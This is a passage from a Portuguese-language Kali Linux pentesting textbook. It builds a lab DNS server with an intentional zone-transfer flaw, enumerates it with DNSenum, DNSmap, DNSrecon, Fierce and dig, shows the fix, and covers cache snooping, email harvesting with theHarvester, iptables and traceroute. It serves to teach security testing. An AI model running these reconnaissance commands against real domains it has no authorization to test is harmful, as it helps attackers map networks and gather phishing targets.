– Cliente, o IP é 66.196.118.35.
Cliente:
– Servidor, qual é o IP do mta6.am0.yahoodns.net?
Servidor:
– Cliente, o IP é 98.138.112.34.
Os servidores DNS podem ser dos seguintes tipos:
• Somente cache – Um servidor de cache responde às consultas DNS
pesquisando em outros servidores DNS, armazenando temporariamente
essa consulta. Se algum cliente realizar uma nova requisição ao mesmo
DNS (que já foi anteriormente consultado), em vez de o servidor de
cache buscar novamente o pedido em algum outro servidor DNS, o
servidor de cache pesquisa apenas localmente, agilizando a consulta. O
bind utiliza essa configuração por padrão.
• Servidor mestre (servidor primário) – Um servidor mestre contém
uma espécie de banco de dados armazenado em arquivos locais com
todas as informações daquele domínio, associando cada registro ao IP. É
a fonte oficial de informações daquele domínio e responde a qualquer
consulta DNS para aquele domínio feita por clientes.
• Servidor escravo (servidor secundário) – Assim como o servidor
mestre, um servidor escravo também é autorizado a responder consultas
feitas por clientes àquele domínio. Para poder responder as essas
72.
consultas, o servidorescravo também possui esse banco de dados que
ele transfere do mestre por meio de uma técnica chamada de
transferência de zona. Na transferência de zona, todas as informações
daquele domínio (relação de registros e IPs) são repassadas ao servidor
escravo.
As informações a respeito do servidor DNS ficam armazenadas em campos
denominados registros. Um registro associa os tipos de DNS. Por exemplo:
um registro DNS do tipo A associa o nome DNS a um IP, um registro do
tipo HINFO associa o nome DNS a informações de hardware.
5.1.1 Tipos de registro DNS
O servidor DNS responde a solicitações graças aos registros. Saber
identificar os principais tipos de registro DNS é fundamental para
entendermos o que estamos testando. Os principais tipos de registro são:
• NS (Name Server) – O registro NS identifica quem são os servidores
DNS primário e secundário.
Exemplo:
kali.com.br. IN NS nameserver1.kali.com.br
• A – Endereço de host [Host address (A) resource record] – Associa
nomes DNS com endereços IPv4.
Exemplos:
kali.com. IN A 127.0.0.1
kali.com.br. IN A 192.168.1.2
kali2.com.br. IN A 192.168.1.3
• AAAA – Endereço de host IPv6 [IPv6 host address (AAAA)] – Associa
nomes DNS com endereços IPv6.
Exemplo:
ipv6_host1.kali.com. IN AAAA 4321:0:1:2:3:4:567:89ab
• CNAME (Canonical Name) – Mapeia um alias (apelido) de um
servidor DNS para outro servidor DNS. O registro CNAME é utilizado
73.
quando é necessáriocriar vários nomes para um único DNS. Por
exemplo: o servidor web da empresa tem o endereço virtual
www.servidor.com.br (IP 1.1.1.1), o servidor FTP tem o endereço
ftp.servidor.com.br (IP 1.1.1.1), o servidor SMTP tem o endereço
smtp.servidor.com.br (IP 1.1.1.1). Com o CNAME é possível que os três
servidores sejam uma máquina só (todos com o mesmo IP) e respondam
por nomes diferentes.
Exemplos:
www.servidor.com.br. CNAME servidor.com.br.
ftp.servidor.com.br. CNAME servidor.com.br.
smtp.servidor.com.br. CNAME servidor.com.br.
• HINFO (Host Information) – Informações do host: CPU, tipo e versão
do sistema operacional etc.
Exemplo:
kali.com.br. HINFO INTEL-386 LINUX
• MX (Mail Exchanger) – Utilizado para armazenar informações
relativas a servidores de email.
Exemplos:
kali.com.br. MX 5 mail1.kali.com.br
kali.com.br. MX 10 mail2.kali.com.br
Nota: os números indicam a ordem de preferência daquele servidor de email. No exemplo
anterior, mail1 (com prioridade 5) tem maior prioridade sobre o mail2 (com prioridade 10).
• PTR (Pointer) – É utilizado com o intuito de criar zonas reversas. O
registro PTR realiza o mapeamento de um número IP para um nome
(oposto ao registro A). Ao criar um registro do tipo A em uma zona
direta, você cria o registro PTR para que uma consulta ao seu servidor
DNS seja estabelecida com sucesso.
Exemplo:
1.168.192.in-addr.arpa. PTR host.kali.com.br.
74.
• SOA (Startof authority) – É o registro que define características de
uma zona.
Exemplo:
@ IN SOA nameserver.kali.com.br. postmaster.kali.com.br. (
1; serial number
3600; refresh [1h]
600; retry [10m]
86400; expire [1d]
3600 ); min TTL [1h]
5.2 Laboratório – Enumeração DNS
Para realizar uma enumeração DNS e determinar a topologia da rede em
questão, vamos configurar o nosso próprio servidor com uma falha de
transferência de zona.
Primeiro configure a rede para a faixa de IP 192.168.1.0/24. Essa
configuração pode ser feita no roteador, conforme mostra a figura 5.2.
Figura 5.2 – Rede configurada para a faixa de IP 192.168.1.0/24.
O Debian deverá receber estaticamente o IP 192.168.1.102 por causa das
configurações de DNS:
root@debian# killall NetworkManager
root@debian# killall dhclient
root@debian# ifconfig eth0 0.0.0.0
75.
root@debian# ifconfig eth0192.168.1.102
root@debian# route add default gw 192.168.1.1 eth0
Nota: o processo estático realizado manualmente no Debian também pode ser feito por meio de
requisições DHCP. Mas para isso é necessário certificar-se de que o endereço MAC do Debian
recebe o IP 192.168.1.102. Esse processo pode ser realizado no roteador. Como cada roteador
possui uma forma de configuração que difere a cada fornecedor, encorajo o leitor a realizar esse
procedimento de acordo com o seu roteador.
Instale o bind9 (servidor DNS) no Debian:
root@debian# apt-get install bind9
O arquivo /etc/bind/named.conf deve conter o seguinte:
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "kali.com.br" {
type master;
file "/etc/bind/db.kali.com.br";
};
zone "1.168.192.in-addr.arpa" {
type master;
file "/etc/bind/db.1.168.192";
};
A configuração do arquivo /etc/bind/named.conf contém informações
básicas do DNS, como arquivos de configuração em geral, o nome DNS e
qual IP está associado àquele DNS.
O servidor DNS deve armazenar as informações do domínio em uma
espécie de banco de dados. Esse banco de dados contendo a relação registro
e IP é armazenado nos arquivos de zona. Existem dois tipos de arquivo de
zona: direta e reversa. O arquivo de zona direta é usado para mapear nomes
de computador para endereços IP (/etc/bind/db.kali.com.br), enquanto o
arquivo de zona reversa (/etc/bind/db.1.168.192) é usado para mapear
endereços IP para nomes de computador.
Primeiro será configurada a zona direta.
O arquivo /etc/bind/db.kali.com.br deve ter o seguinte conteúdo:
76.
;
; Zone filefor kali.com.br
;
$TTL 86400
@ IN SOA kali.com.br. root.kali.com.br. (
2012010100 ; serial
7200 ; refresh
1800 ; retry
1209600 ; expire
300 ) ; minimum
@ IN NS ns1
@ IN NS ns2
@ IN NS firewall
@ IN MX 0 mail
@ IN A 192.168.1.102
ns1 A 192.168.1.102
ns2 A 192.168.1.102
firewall A 192.168.1.102
mail A 192.168.1.102
www CNAME @
ftp CNAME www
pop3 CNAME firewall
teste CNAME ns1
smtp CNAME firewall
servidor2 CNAME ns2
servidor1 CNAME ns1
admin CNAME firewall
administracao CNAME ns1
rioclaro CNAME www
dns CNAME ns2
O arquivo /etc/bind/db.kali.com.br contém as configurações do domínio
kali.com.br (zona direta) feitas por meio dos registros DNS.
O registro SOA armazena informações como expiração e renovação do
registro.
Podemos observar também que os registros principais (registros NS) são de
nome ns1, ns2 e firewall (ns1.kali.com.br, ns2.kali.com.br,
firewall.kali.com.br), que correspondem ao IP 192.168.1.102.
Nesse arquivo de configuração há outros registros que são apelidos
77.
(CNAME) para outros(FTP, POP3 e SMTP).
Uma vez configurada a zona direta, o leitor deverá configurar a zona
reversa.
O arquivo /etc/bind/db.1.168.192 deve ter o seguinte conteúdo:
;
; Reverse zone file for dominio.com.br
;
$TTL 86400
@ IN SOA kali.com.br. root.kali.com.br. (
2012010100 ; serial
7200 ; refresh
1800 ; retry
1209600 ; expire
300 ) ; minimum
@ IN NS ns1.kali.com.br.
@ IN NS ns2.kali.com.br.
@ IN NS firewall.kali.com.br.
102 PTR kali.com.br.
102 PTR ns1.kali.com.br.
102 PTR ns2.kali.com.br.
102 PTR firewall.kali.com.br
102 PTR mail.kali.com.br.
A zona reversa vai associar os registros definidos na zona direta ao final do
IP. Por exemplo, o domínio ns1.kali.com.br está associado ao IP
192.168.1.102 (linha 102 PTR ns1.kali.com.br.).
• Após configurar os dois arquivos, reinicie o BIND:
root@debian# service bind9 stop
root@debian# service bind9 start
• Verifique se a configuração está correta:
root@debian# named-checkconf
Caso não apareça nenhuma mensagem de erro, a configuração do servidor
DNS está OK.
O Kali Linux deverá ser configurado para consultar o DNS do Debian. Para
isso, no Kali Linux, altere o arquivo /etc/resolv.conf para o seguinte
78.
conteúdo:
nameserver 192.168.1.102
search kali.com.br
Dessaforma, o Kali Linux vai realizar consultas DNS por meio do servidor
192.168.1.102.
Verifique se o servidor DNS do Debian está respondendo perguntas com o
comando nslookup:
root@kali# nslookup kali.com.br
Server: 192.168.1.102
Address: 192.168.1.102#53
Name: kali.com.br
Address: 192.168.1.102
5.3 Programas para enumeração DNS
Os programas para enumeração DNS têm como objetivo realizar o
mapeamento dos servidores DNS ativos. Esta seção apresentará as
principais ferramentas para coleta de informação em DNS. Lembrando que
estas não são as únicas ferramentas existentes, porém as ferramentas citadas
são as principais utilizadas em uma varredura DNS.
5.3.1 DNSenum
A ferramenta DNSenum permite pesquisar hosts, nomes de servidores,
registros MX, IPs etc. Caso digite somente dnsenum, surgirão todas as
opções e comandos possíveis para utilização da ferramenta.
root@kali# dnsenum kali.com.br
O resultado do programa será algo similar ao apresentado:
----- kali.com.br -----
Host's addresses:
kali.com.br. 86400 IN A 192.168.1.102
Name Servers:
ns1.kali.com.br. 86400 IN A 192.168.1.102
ns2.kali.com.br. 86400 IN A 192.168.1.102
firewall.kali.com.br. 86400 IN A 192.168.1.102
79.
Mail (MX) Servers:
mail.kali.com.br.86400 IN A 192.168.1.102
Trying Zone Transfers and getting Bind Versions:
Trying Zone Transfer for kali.com.br on firewall.kali.com.br ...
kali.com.br. 86400 IN SOA kali.com.br.
kali.com.br. 86400 IN NS ns1.kali.com.br.
kali.com.br. 86400 IN NS ns2.kali.com.br.
kali.com.br. 86400 IN NS firewall.kali.com.br.
kali.com.br. 86400 IN MX 0
kali.com.br. 86400 IN A 192.168.1.102
admin.kali.com.br. 86400 IN CNAME firewall.kali.com.br.
administracao.kali.com.br. 86400 IN CNAME ns1.kali.com.br.
dns.kali.com.br. 86400 IN CNAME ns2.kali.com.br.
firewall.kali.com.br. 86400 IN A 192.168.1.102
ftp.kali.com.br. 86400 IN CNAME www.kali.com.br.
mail.kali.com.br. 86400 IN A 192.168.1.102
ns1.kali.com.br. 86400 IN A 192.168.1.102
ns2.kali.com.br. 86400 IN A 192.168.1.102
pop3.kali.com.br. 86400 IN CNAME firewall.kali.com.br.
rioclaro.kali.com.br. 86400 IN CNAME www.kali.com.br.
servidor1.kali.com.br. 86400 IN CNAME ns1.kali.com.br.
servidor2.kali.com.br. 86400 IN CNAME ns2.kali.com.br.
smtp.kali.com.br. 86400 IN CNAME firewall.kali.com.br.
teste.kali.com.br. 86400 IN CNAME ns1.kali.com.br.
www.kali.com.br. 86400 IN CNAME kali.com.br.
Trying Zone Transfer for kali.com.br on ns2.kali.com.br ...
kali.com.br. 86400 IN SOA kali.com.br.
kali.com.br. 86400 IN NS ns1.kali.com.br.
kali.com.br. 86400 IN NS ns2.kali.com.br.
kali.com.br. 86400 IN NS firewall.kali.com.br.
kali.com.br. 86400 IN MX 0
kali.com.br. 86400 IN A 192.168.1.102
admin.kali.com.br. 86400 IN CNAME firewall.kali.com.br.
administracao.kali.com.br. 86400 IN CNAME ns1.kali.com.br.
dns.kali.com.br. 86400 IN CNAME ns2.kali.com.br.
firewall.kali.com.br. 86400 IN A 192.168.1.102
ftp.kali.com.br. 86400 IN CNAME www.kali.com.br.
mail.kali.com.br. 86400 IN A 192.168.1.102
ns1.kali.com.br. 86400 IN A 192.168.1.102
ns2.kali.com.br. 86400 IN A 192.168.1.102
pop3.kali.com.br. 86400 IN CNAME firewall.kali.com.br.
80.
rioclaro.kali.com.br. 86400 INCNAME www.kali.com.br.
servidor1.kali.com.br. 86400 IN CNAME ns1.kali.com.br.
servidor2.kali.com.br. 86400 IN CNAME ns2.kali.com.br.
smtp.kali.com.br. 86400 IN CNAME firewall.kali.com.br.
teste.kali.com.br. 86400 IN CNAME ns1.kali.com.br.
www.kali.com.br. 86400 IN CNAME kali.com.br.
Trying Zone Transfer for kali.com.br on ns1.kali.com.br ...
kali.com.br. 86400 IN SOA kali.com.br.
kali.com.br. 86400 IN NS ns1.kali.com.br.
kali.com.br. 86400 IN NS ns2.kali.com.br.
kali.com.br. 86400 IN NS firewall.kali.com.br.
kali.com.br. 86400 IN MX 0
kali.com.br. 86400 IN A 192.168.1.102
admin.kali.com.br. 86400 IN CNAME firewall.kali.com.br.
administracao.kali.com.br. 86400 IN CNAME ns1.kali.com.br.
dns.kali.com.br. 86400 IN CNAME ns2.kali.com.br.
firewall.kali.com.br. 86400 N A 192.168.1.102
ftp.kali.com.br. 86400 IN CNAME www.kali.com.br.
mail.kali.com.br. 86400 IN A 192.168.1.102
ns1.kali.com.br. 86400 IN A 192.168.1.102
ns2.kali.com.br. 86400 IN A 192.168.1.102
pop3.kali.com.br. 86400 IN CNAME firewall.kali.com.br.
rioclaro.kali.com.br. 86400 IN CNAME www.kali.com.br.
servidor1.kali.com.br. 86400 IN CNAME ns1.kali.com.br.
servidor2.kali.com.br. 86400 IN CNAME ns2.kali.com.br.
smtp.kali.com.br. 86400 IN CNAME firewall.kali.com.br.
teste.kali.com.br. 86400 IN CNAME ns1.kali.com.br.
www.kali.com.br. 86400 IN CNAME kali.com.br.
Note que o DNSenum realiza a transferência de zona para cada registro NS
(ns1,ns2,firewall), conseguindo enumerar todos os registros associados ao
nosso servidor. O nosso servidor DNS tem uma falha que permite a um
atacante mapear toda a rede por meio da transferência de zona (somente o
servidor escravo deve estar habilitado a essa atividade, e não qualquer
pessoa).
Vamos configurar o nosso BIND para corrigir essa falha.
O arquivo /etc/bind/named.conf.options do servidor DNS (máquina Debian)
deve ter o seguinte conteúdo:
81.
options {
directory "/var/cache/bind";
allow-transfer{192.168.1.1;};
};
Nota: a configuração do arquivo /etc/bind/named.conf.options é apenas uma configuração
exemplo. Nele, o nosso servidor DNS permite transferência de zona para o IP 192.168.1.1. A
maneira mais recomendada de configurar uma transferência de zona é entre servidores DNS
primário e secundário, porém, apenas por questões didáticas, essa configuração é implementada
e já bloqueia tentativas de transferência de zona.
• Verifique o arquivo de configuração:
root@debian# named-checkconf
• Reinicie o serviço de DNS:
root@debian# service bind9 force-reload
• Tente realizar novamente a enumeração por meio do DNSenum:
root@kali# dnsenum kali.com.br
A saída do comando DNSenum será similar a este código (editado por
motivos visuais):
Trying Zone Transfer for kali.com.br on ns2.kali.com.br ...
AXFR record query failed: Response code from server: REFUSED
Trying Zone Transfer for kali.com.br on firewall.kali.com.br ...
AXFR record query failed: Response code from server: REFUSED
Trying Zone Transfer for kali.com.br on ns1.kali.com.br ...
AXFR record query failed: Response code from server: REFUSED
brute force file not specified, bay.
Atente, leitor, para o fato de que o DNSenum tenta realizar a transferência
de zona para cada registro NS (ns1, ns2, firewall), mas dessa vez sem
sucesso. Isso porque no arquivo de configuração
/etc/bind/named.conf.options é permitida a transferência de zona somente
para o IP 192.168.1.1.
Servidores DNS que permitem transferência de zona apresentam uma falha
gravíssima, pois o atacante obterá toda a topologia (quais são os IPs que
82.
pertencem àquele domínio)da rede, portanto lembre-se sempre de nunca
permitir uma transferência de zona (embora a transferência de zona não
permita uma invasão, o atacante terá a sua infraestrutura mapeada).
Sabendo-se quais são os domínios da rede (pela transferência de zona ou
por ataques de força bruta – conteúdo a ser visto mais adiante), o diagrama
da rede é montado e pode ser iniciada a busca por vulnerabilidades naquele
domínio.
Garantir que o servidor DNS primário realize a transferência de zona
somente para o servidor secundário é uma medida de prevenção (não
garante que a rede não será atacada, mas sua topologia não será entregue de
maneira tão fácil ao atacante).
Porém, mesmo em um cenário em que não é possível realizar a
transferência de zona, pode-se tentar descobrir quais são as máquinas da
rede por meio de ataques de força bruta (brute force). Nessa opção, uma
lista de palavras é criada com o intuito de testar uma a uma, até descobrir
qual é o nome que combina com o domínio DNS.
Crie uma lista de palavras contendo os nomes do domínio DNS. Por
exemplo: adm, firewall etc. Coloque também palavras que não fazem parte
do DNS, como pentest, auditoria etc.
• Para usar a opção de lista de palavras, utilize a subopção –f:
root@kali# dnsenum –f wordlist kali.com.br
• O DNSenum contém uma lista de palavras excelente que pode ser
utilizada:
root@kali# dnsenum –f /usr/share/dnsenum/dns.txt kali.com.br
5.3.2 DNSmap
Outra ferramenta interessante e tão eficaz quanto o DNSenum é o DNSmap,
que já vem com uma lista de palavras (wordlist) embutida para pesquisas.
root@kali# dnsmap kali.com.br
A subopção –w possibilita a utilização de lista de palavras:
root@kali# dnsmap kali.com.br –w /root/wordlist
83.
O resultado doDNSmap (para cada palavra encontrada na lista de
palavras):
[+] searching (sub)domains for kali.com.br using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests
admin.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed
firewall.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed
ftp.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed
mail.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed
ns1.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed
ns2.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed
pop3.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed
smtp.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed
www.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed
[+] 9 (sub)domains and 9 IP address(es) found
[+] 9 internal IP address(es) disclosed
[+] completion time: 11 second(s)
5.3.3 DNSrecon
84.
Nosso próximo aliadoé o DNSrecon, sendo mais uma opção para consultas
DNS e enumeração de domínios.
Opções:
-d
domínio
Domínio a ser testado.
-D
wordlist
Lista de palavras a serem utilizadas no processo de adivinhação do domínio. Cada
palavra é testada como nome de domínio.
-t reg Tipo de registro a ser usado.
Exemplos:
root@kali# dnsrecon –d kali.com.br
root@kali# dnsrecon –d kali.com.br –D /root/wordlist –t brt
Vamos tentar realizar uma transferência de zona com o registro axfr:
root@kali# dnsrecon –d kali.com.br –t axfr
A resposta é mostrada a seguir:
[*] Testing NS Servers for Zone Transfer
[*] Checking for Zone Transfer for kali.com.br name servers
[*] Resolving SOA Record
[*] SOA kali.com.br 192.168.1.102
[*] Resolving NS Records
[*] NS Servers found:
[*] NS ns1.kali.com.br 192.168.1.102
[*] NS ns2.kali.com.br 192.168.1.102
[*] NS firewall.kali.com.br 192.168.1.102
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 192.168.1.102
[*] 192.168.1.102 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-]
Atente que o DNSrecon também não consegue efetuar a transferência de
zona.
85.
5.3.4 Fierce
O Fierceé mais uma ferramenta excelente para enumeração de domínios
DNS.
Opções:
-dns Servidor DNS.
-wordlist Lista de palavras em que serão testados ataques de força bruta.
Exemplo:
root@kali# fierce –dns kali.com.br –wordlist /root/wordlist
Obviamente há muito mais programas para enumeração DNS do que apenas
os citados, e, com certeza, um que vale a pena ser citado é o comando dig,
que é nativo do Linux e pode ser utilizado para diversas finalidades, como
transferência de zona, enumeração da versão DNS etc.
Para, por exemplo, realizarmos uma transferência de zona com o dig,
vamos consultar o registro axfr:
root@kali# dig @192.168.1.102 kali.com.br axfr
Para, por exemplo, enumerarmos a versão do BIND no sistema alvo, vamos
ver o conteúdo do registro chaos:
root@kali# dig @192.168.1.102 version.bind txt chaos
A resposta será (editado por motivos visuais):
;; QUESTION SECTION:
;version.bind. CH TXT
;; ANSWER SECTION:
version.bind. 0 CH TXT "9.8.4-rpz2+rl005.12-P1"
No campo ;; ANSWER SECTION: temos a versão BIND que está rodando
no servidor.
Algo bem interessante que podemos fazer com o dig é bisbilhotar o cache
DNS alvo. Por exemplo, quando alguém acessa determinado site por meio
de determinado servidor DNS, o DNS armazena temporariamente a
requisição daquele site. Então, por exemplo, se alguém acessou
86.
www.site.com.br por meiodo servidor DNS 192.168.1.102, nós podemos
consultar o cache local do servidor DNS 192.168.1.102 para saber se
alguém da rede acessou www.site.com.br.
Realize a consulta ao cache do servidor DNS 192.168.1.102:
root@kali# dig @192.168.1.102 www.novatec.com.br A +norecurse
A resposta será (editado por motivos visuais):
; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>> @192.168.1.1 www.novatec.com.br A +norecurse
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40840
;; flags: qr ra; QUERY: 1, ANSWER: 0, AUTHORITY: 3, ADDITIONAL: 3
;; QUESTION SECTION:
;www.novatec.com.br. IN A
Perceba que a linha ;; flags: qr ra; QUERY: 1, ANSWER: 0, AUTHORITY:
13, ADDITIONAL: 12 tem o campo ANSWER marcado como 0, indicando
que o site não foi acessado recentemente.
Agora, acesse o site e faça novamente a mesma pergunta ao servidor DNS.
A resposta será o campo ANSWER marcado como um valor diferente de 0
(a quantidade de respostas varia se o site utiliza load balance1
), indica que o
site foi acessado recentemente.
A resposta do comando dig é mostrada a seguir:
; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>> @192.168.1.102 www.novatec.com.br A +norecurse
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3827
;; flags: qr ra; QUERY: 1, ANSWER: 2, AUTHORITY: 3, ADDITIONAL: 3
;; QUESTION SECTION:
;www.novatec.com.br. IN A
;; ANSWER SECTION:
www.novatec.com.br. 3560 IN CNAME novatec.com.br.
novatec.com.br. 3560 IN A 186.202.25.177
87.
5.4 Coleta deemail
Após enumerar a topologia de rede, coletar emails relativos àquele domínio
é extremamente importante, pois, dessa forma, podemos saber quem são as
pessoas que fazem parte daquele domínio.
De posse das contas de email válidas, o atacante poderá enviar um phishing
(email falso) pedindo a instalação de programas maliciosos, ou mesmo
enviar um email bomba com várias mensagens, apenas para sobrecarregar o
servidor SMTP.
O programa theHarvester vai nos auxiliar nesse laboratório.
Opções:
-
d
Domínio a ser testado.
-
b
Determina o mecanismo de busca que vai localizar os emails. Pode ser o Google, o Bing, o PGP
etc. A opção all indica todos os mecanismos de busca.
root@kali# theharvester –d domínio.com.br –b all
Exemplo:
root@kali# theharvester –d gmail.com –b all
Nota: o Metasploit contém um módulo para pesquisa de emails
(auxiliary/gather/search_email_collector). Recomendo ao leitor que aprenda a utilizá-lo.
5.5 Firewall iptables
Iptables é o firewall-padrão para algumas distribuições Linux. Por meio do
iptables é possível criar regras de bloqueio de pacotes de dados, permitir
acesso a máquinas, redirecionar o tráfego de dados etc.
O iptables é dividido em três tabelas: Filter, NAT e Mangle.
• Filter – Tabela-padrão utilizada para filtragens mais simples, como
bloqueio de portas e protocolos.
88.
• NAT –Utilizada quando há necessidade de se realizar redirecionamento
do tráfego de dados para outras portas ou IPs.
• Mangle – Alterações especiais nos pacotes.
Em cada tabela existem chains. Cada chain é responsável por realizar um
tipo de filtragem. Por exemplo: a chain INPUT da tabela Filter é
responsável por cuidar do tráfego de dados que chegam ao firewall. A chain
PREROUTING da tabela NAT é responsável por redirecionar o tráfego de
dados para os IPs da rede (lembrando que o firewall normalmente é o
dispositivo que vai conectar a rede interna ao mundo externo – como a
internet).
A tabela Filter é divida em três chains:
• INPUT – Tráfego de dados que chegam até a máquina.
• OUTPUT – Tráfego de dados que saem da máquina.
• FORWARD – Redirecionamento do tráfego de dados da própria
máquina para outra porta.
A tabela NAT é dividida em três chains:
• PREROUTING – Tráfego de dados que requerem alterações antes de
serem roteáveis. Por exemplo, quando se utiliza o DNAT e para o
redirecionamento de portas para outros IPs que estão conectados sob o
firewall.
• POSTROUTING – Tráfego de dados que requerem alterações depois
de serem roteáveis, por exemplo, quando se utiliza o SNAT e o IP
Masquerading.
• OUTPUT – Tráfego de dados que saem do NAT.
A tabela Mangle não será abordada neste livro.
5.5.1 Comandos para gerenciamento do iptables
Os principais comandos para gerenciamento do iptables são:
–L Lista as regras do iptables (por padrão é a tabela Filter).
89.
-t table Escolheo tipo da tabela:
filter Tabela Filter. É a tabela-padrão caso nenhuma seja especificada.
nat Tabela NAT.
mangle Tabela Mangle.
Exemplos:
iptables –L Lista as regras da tabela Filter.
iptables –L –t filter Lista as regras da tabela Filter.
iptables –L –t nat Lista as regras da tabela NAT.
iptables –L –t mangle Lista as regras da tabela Mangle.
Outros comandos:
-d destino Adiciona um destino.
-s origem Adiciona uma origem.
-p proto Aplica regra sobre o protocolo escolhido:
tcp Protocolo TCP.
upd Protocolo UDP.
icmp Protocolo ICMP.
--sport
porta
Define a porta de origem. Deve vir acompanhado da opção –p.
--dport
porta
Define a porta de destino. Deve vir acompanhado da opção –p.
-j ação Indica qual ação tomar quando uma regra é criada. As principais ações são:
DROP Bloqueia o tráfego de dados.
REJECT Rejeita o tráfego de dados.
ACCEPT Aceita o tráfego de dados.
90.
! Exceção aregra que vier depois de !.
-i iface Interface de entrada de dados.
-o oface Interface de saída de dados.
–A chain Adiciona uma regra.
–D chain
num
Deleta a regra de número num.
-F Apaga todas as regras.
-I chain
num
Insere uma regra de número num na chain escolhida. Se num=1 é inserida a primeira
regra. Se num=2 é inserida a segunda regra, e assim sucessivamente.
Exemplos de uso do iptables:
• Todo tráfego que sair da minha máquina com destino ao IP 127.0.0.1 é
bloqueado:
iptables –A OUTPUT –t filter –d 127.0.0.1 –j DROP Usa a tabela Filter.
iptables –A OUTPUT –d 127.0.0.1 –j DROP Assim como no exemplo acima, também usa a
tabela Filter.
• Todo tráfego que chegar como origem sendo o IP 127.0.0.1 e destino
192.168.1.102 pelo protocolo TCP é rejeitado:
iptables –A INPUT –s 127.0.0.1 –d 192.168.1.102 –p tcp –j REJECT
• Todo tráfego que chegar como origem sendo o IP 127.0.0.1 e destino
192.168.1.102 pelo protocolo TCP e porta de destino 80 é bloqueado:
iptables –A INPUT –t filter –s 127.0.0.1 –d 192.168.1.102 –p tcp --dport 80 –j DROP
• Todo tráfego que chegar com destino ao IP 192.168.1.102 pelo protocolo
TCP é bloqueado, com exceção ao tráfego vindo do IP 192.168.1.100:
iptables –A INPUT –t filter -d 192.168.1.102 –p tcp –j DROP ! –s 192.168.1.100
• Faz o redirecionamento da porta 80 para a porta 81:
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 81
• Deletar a regra de número num:
iptables –D INPUT 1 Deleta a primeira regra da chain INPUT da tabela Filter.
iptables –t nat -D PREROUTING 1 Deleta a primeira regra da chain PREROUTING da tabela
91.
NAT.
• Apagar todasas regras:
iptables –F Deleta todas as regras da tabela Filter.
iptables –F –t nat Deleta todas as regras da tabela NAT.
• Inserir a primeira regra na tabela Filter na chain OUTPUT:
iptables –I OUTPUT 1 –d 127.0.0.1 –j DROP
5.6 Informações de rota
Os dados que trafegam da sua máquina até a máquina destino passam por
roteadores, que determinarão a melhor rota entre origem e destino. Algumas
ferramentas nos auxiliam a ver quais são os lugares por onde o pacote passa
até chegar ao seu destino.
5.6.1 Traceroute
O Traceroute é uma ferramenta que define o roteamento de pacotes
utilizando o protocolo ICMP. Enquanto o ping apenas envia um pacote
ICMP para determinado host para verificar se este se encontra ativo e
respondendo por pacotes ICMP, o Traceroute consegue determinar a rota de
dados.
Seu funcionamento está baseado no uso do campo TTL (Time-To-Live) do
pacote IPv4. Este valor é decrementado cada vez que o pacote passa por um
salto.
Opções:
-I Envia pacotes ICMP Echo Request (método tradicional).
-T Envia pacotes TCP SYN (usado para burlar regras de firewall).
-U Envia pacotes UDP (usado para burlar regras de firewall).
Exemplos:
root@kali# traceroute 192.168.1.102
root@kali# traceroute –I 192.168.1.102
root@kali# traceroute –T 192.168.1.102
92.
root@kali# traceroute –U192.168.1.102
• Mude as regras do iptables no Debian para:
root@debian# iptables –F
root@debian# iptables –A OUTPUT –p icmp –j DROP
• Realize o Traceroute novamente no Kali Linux:
root@kali# traceroute 192.168.1.102
Aplicando uma regra de DROP sobre o protocolo ICMP, o Traceroute não consegue mais traçar
a rota (o Traceroute utiliza o protocolo ICMP para determinação da rota).
• Mude as regras do iptables no Debian para:
root@debian# iptables –F
root@debian# iptables –A INPUT –p tcp –j DROP
• Realize o Traceroute novamente no Kali Linux:
root@kali# traceroute –T 192.168.1.102
O tráfego é bloqueado, pois utilizamos uma regra de DROP sobre o protocolo TCP (lembre-se
de que estamos utilizando a opção -T do Traceroute).
Para cada regra do iptables, o Traceroute apresentou um resultado diferente,
conseguindo ou não enviar pacotes ao destino.
5.6.2 TCPtraceroute
A ferramenta TCPtraceroute tem a mesma finalidade que o Traceroute. A
única diferença entre as duas ferramentas é que enquanto o Traceroute
define o roteamento de dados por meio do protocolo ICMP (facilmente
bloqueável pelo iptables ou por qualquer outro tipo de firewall), o
TCPtraceroute define o roteamento de dados enviando requisições
SYN/ACK para uma determinada porta por meio do protocolo TCP/IP.
O TCPtraceroute receberá <syn,ack> se a porta estiver aberta, e <rst,ack> se
estiver fechada.
• Delete as regras do iptables:
root@debian# iptables –F
• Inicie o servidor Apache:
root@debian# service apache2 start
93.
• Utilize oTCPtraceroute enviando um pacote até a porta 80 (nesse
momento a porta encontra-se aberta):
root@kali# tcptraceroute 192.168.1.102 80
Observe que a resposta será <syn,ack>:
traceroute to 192.168.1.102 (192.168.1.102), 30 hops max, 60 byte packets
1 Debian (192.168.1.102) <syn,ack> 1000.969 ms 1400.148 ms 1000.761 ms
• Finalize o serviço de web no Debian:
root@debian# service apache2 stop
• Utilize o TCPtraceroute enviando um pacote até a porta 80 (nesse
momento encontra-se fechada):
root@kali# tcptraceroute 192.168.1.102 80
Observe que a resposta será <rst,ack>:
traceroute to 192.168.1.102 (192.168.1.102), 30 hops max, 60 byte packets
1 Debian (192.168.1.102) <rst,ack> 2.512 ms 2.461 ms 2.433 ms
1 Técnica para balanceamento de carga. Normalmente é utilizado mais de um endereço IP para
dividir um número muito grande de pedidos de conexões àquele destino. Leia o item 6.2.1 para
mais detalhes.
94.
capítulo 6
